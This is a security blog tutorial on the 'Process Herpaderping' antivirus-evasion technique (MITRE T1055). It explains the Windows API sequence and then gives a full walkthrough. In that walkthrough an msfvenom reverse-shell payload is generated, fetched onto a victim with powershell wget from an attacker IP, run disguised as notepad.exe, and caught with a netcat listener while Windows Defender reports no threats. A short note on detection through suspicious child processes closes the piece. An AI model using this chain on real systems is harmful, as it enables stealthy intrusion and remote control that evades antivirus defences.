Process Herpaderping (Mitre:T1055)

April 24, 2022   By Raj Chandel

Introduction

Johnny Shaw demonstrated a defense evasion technique known as process herpaderping in which an attacker is able to inject malicious code into the mapped memory segment of a legit process before the inspection of the created process actually begins. This helps an attacker in bypassing defenses and also privilege escalation. While MITRE hasn't associated a sub-ID to the technique, we deemed it appropriate to write the article under process injection and defense evasion methods.

MITRE TACTIC: Defense Evasion (TA0005) and Privilege Escalation (TA0004)

MITRE Technique ID: Process Injection (T1055)

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Background

A windows callback **PsSetCreateProcessNotifyRoutineEx** is used by security products to take action when a new process is mapped on the memory and determines if process should be allowed to execute (if it is safe or not)

However, the actual AV inspection begins only when the first thread of the respective process is initiated and not when process object is created.

This creates a window of opportunity for an attacker to create and map a process, then change the file's content and thereafter create initial thread.

Process Herpaderping

Herpaderping is an English slang which defines a person who is often made fun of due to their obliviousness. Johnny Shaw created a technique called Process Herpaderping which is used to evade anti-virus/defense mechanisms by modifying the contents of a file after its mapped in memory but before first thread is initiated. The AV is unable to determine if execution should continue or be stopped as the file behind the process has now changed. The original write-up, which is very clearly written, can be found **here**.

Steps followed are:

- Create a target file (benign file like cmd.exe) and keep the file handle open.
- Map the file as an image section
    - **NtCreateSection** with **SEC_IMAGE** flag set
- Create the process object using the section handle
    - **NtCreateProcessEx**
- Copy our payload and then using the previously open file handle, obscure the payload on disk.
- Create the initial thread in the process
    - **NtCreateThreadEx**

At this point the process creation callback (**PsSetCreateProcessNotifyRoutineEx**) in the kernel will trigger and the contents on disk would not match what was mapped. Inspection of the file at this point will result in incorrect attribution.


- Close the handle so that execution can begin properly
    - **IRP_MJ_CLEANUP**

Since contents of what is being executed are hidden, inspection at this point will result in incorrect attribution.

Demonstration

The official source code can be downloaded from **here**. All the submodules have to be included as well so follow the following procedure to effectively download the code using git.

```
git clone https://github.com/jxy-s/herpaderping.git
cd .\herpaderping
git submodule update --init --recursive
```




```
C:\Users\a_cha\Desktop>git clone https://github.com/jxy-s/herpaderping.git
Cloning into 'herpaderping'...
remote: Enumerating objects: 204, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 204 (delta 32), reused 29 (delta 29), pack-reused 169
Receiving objects: 100% (204/204), 23.36 MiB | 11.13 MiB/s, done.
Resolving deltas: 100% (101/101), done.

C:\Users\a_cha\Desktop>cd .\herpaderping

C:\Users\a_cha\Desktop\herpaderping>git submodule update --init --recursive
Submodule 'ext/submodules/phnt' (https://github.com/processhacker/phnt) registered for path 'ext/submodules/phnt'
Submodule 'ext/submodules/wil' (https://github.com/microsoft/wil) registered for path 'ext/submodules/wil'
Cloning into 'C:/Users/a_cha/Desktop/herpaderping/ext/submodules/phnt'...
Cloning into 'C:/Users/a_cha/Desktop/herpaderping/ext/submodules/wil'...
Submodule path 'ext/submodules/phnt': checked out 'daab013f48e5a15ce05697857f4c449f20f1ba7d'
Submodule path 'ext/submodules/wil': checked out '3c00e7f1d8cf9930bbb8e5be3ef0df65c84e8928'
```

It can now be compiled for release using Visual Studio (I used VS 2022). I forked the repo and uploaded compiled binary for your ease of access here. It can now be run using cmd to check if its working.




```
C:\Users\a_cha\Desktop\herpaderping\build\Release.x64>ProcessHerpaderping.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
ProcessHerpaderping.exe SourceFile TargetFile [ReplacedWith] [Options...]
Usage:
  SourceFile               Source file to execute.
  TargetFile               Target file to execute the source from.
  ReplacedWith             File to replace the target with. Optional,
                           default overwrites the binary with a pattern.
  -h,--help                Prints tool usage.
  -d,--do-not-wait         Does not wait for spawned process to exit,
                           default waits.
  -l,--logging-mask number Specifies the logging mask, defaults to full
                           logging.
                               0x1   Successes
                               0x2   Informational
                               0x4   Warnings
                               0x8   Errors
                               0x10  Contextual
  -q,--quiet               Runs quietly, overrides logging mask, no title.
  -r,--random-obfuscation  Uses random bytes rather than a pattern for
                           file obfuscation.
  -e,--exclusive           Target file is created with exclusive access and
                           the handle is held open as long as possible.
                           Without this option the handle has full share
                           access and is closed as soon as possible.
  -u,--do-not-flush-file   Does not flush file after overwrite.
```

Now, our payload can be executed using a simple command like this:

```
ProcessHerpaderping.exe payload_file target_file
```

We can use the third option as well but not right now. Let's create a payload first.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
```




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.119 - - [24/Apr/2022 08:06:06] "GET /payload.exe HTTP/1.1" 200 -
```

Now we can transfer the executable and payload to our victim.


```
powershell wget 192.168.0.89/payload.exe -O payload.exe
```



```
C:\Users\Public>ProcessHerpaderping.exe
ProcessHerpaderping.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
ProcessHerpaderping.exe SourceFile TargetFile [ReplacedWith] [Options...]
Usage:
  SourceFile                Source file to execute.
  TargetFile                Target file to execute the source from.
  ReplacedWith              File to replace the target with. Optional,
                            default overwrites the binary with a pattern.
  -h,--help                 Prints tool usage.
  -d,--do-not-wait          Does not wait for spawned process to exit,
                            default waits.
  -l,--logging-mask number  Specifies the logging mask, defaults to full
                            logging.
                                0x1   Successes
                                0x2   Informational
                                0x4   Warnings
                                0x8   Errors
                                0x10  Contextual
  -q,--quiet                Runs quietly, overrides logging mask, no title.
  -r,--random-obfuscation   Uses random bytes rather than a pattern for
                            file obfuscation.
  -e,--exclusive            Target file is created with exclusive access and
                            the handle is held open as long as possible.
                            Without this option the handle has full share
                            access and is closed as soon as possible.
  -u,--do-not-flush-file    Does not flush file after overwrite.
  -c,--close-file-early     Closes file before thread creation (before the
                            process notify callback fires in the kernel).
                            Not valid with "--exclusive" option.
  -k,--kill                 Terminates the spawned process regardless of
                            success or failure, this is useful in some
                            automation environments. Forces "--do-not-wait
                            option.
  -i,--directory            Target file is created as a directory then the
                            source is written to an ASD on that directory.
                            The ADS is then mapped and executed.
C:\Users\Public>powershell wget 192.168.0.89/payload.exe -O payload.exe
powershell wget 192.168.0.89/payload.exe -O payload.exe
```

Once the payload has been transferred successfully, we can run the process Herpaderping executable to run our payload hidden under some other legit executable, like notepad.exe

```
ProcessHerpaderping.exe payload.exe notepad.exe
```




```
C:\Users\Public>powershell wget 192.168.0.89/payload.exe -O payload.exe
powershell wget 192.168.0.89/payload.exe -O payload.exe

C:\Users\Public>ProcessHerpaderping.exe payload.exe notepad.exe
ProcessHerpaderping.exe payload.exe notepad.exe
Process Herpaderping Tool - Copyright (c) 2020 Johnny Shaw
[2580:7076][OK]    Source File: "payload.exe"
[2580:7076][OK]    Target File: "notepad.exe"
[2580:7076][INFO]  Copied source binary to target file
[2580:7076][INFO]  Created image section for target
[2580:7076][INFO]  Created process object, PID 3852
[2580:7076][INFO]  Located target image entry RVA 0x00004000
[2580:7076][OK]    Overwriting target with pattern
[2580:7076][OK]    Preparing target for execution
[2580:7076][INFO]  Writing process parameters, remote PEB ProcessParameters 0x000000000023F020
[2580:7076][INFO]  Creating thread in process at entry point 0x0000000140004000
[2580:7076][INFO]  Created thread, TID 540
[2580:7076][OK]    Waiting for herpaderped process to exit
[2580:7076][OK]    Herpaderped process exited with code 0x00000000
[2580:7076][OK]    Process Herpaderp Succeeded

C:\Users\Public>
```

As you can see, we now must have received a reverse shell on port 1234 (as our payload suggested). This indicates a successfully herpaderp of our payload under notepad.exe




```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.95] 1154
Microsoft Windows [Version 10.0.17763.316]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-s5gopmo\hex

C:\Users\Public>
```

Also, in the victim system, one can re-affirm that defender is activated and has not detected our payload as malicious when it is run!



Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats


No current threats.

Last scan: Not available

Virus & threat protection settings

No action needed.

Upon inspecting this attack in process explorer on the victim system, you should get suspicious if you see suspicious child processes spawning out of legit executables. Here, cmd.exe is spawning out of notepad.exe which doesn't allow the running of executables indicating a process injection attack!



```
explorer.exe                        2.53    78,016 K   140,928 K   4256 Windows Explorer
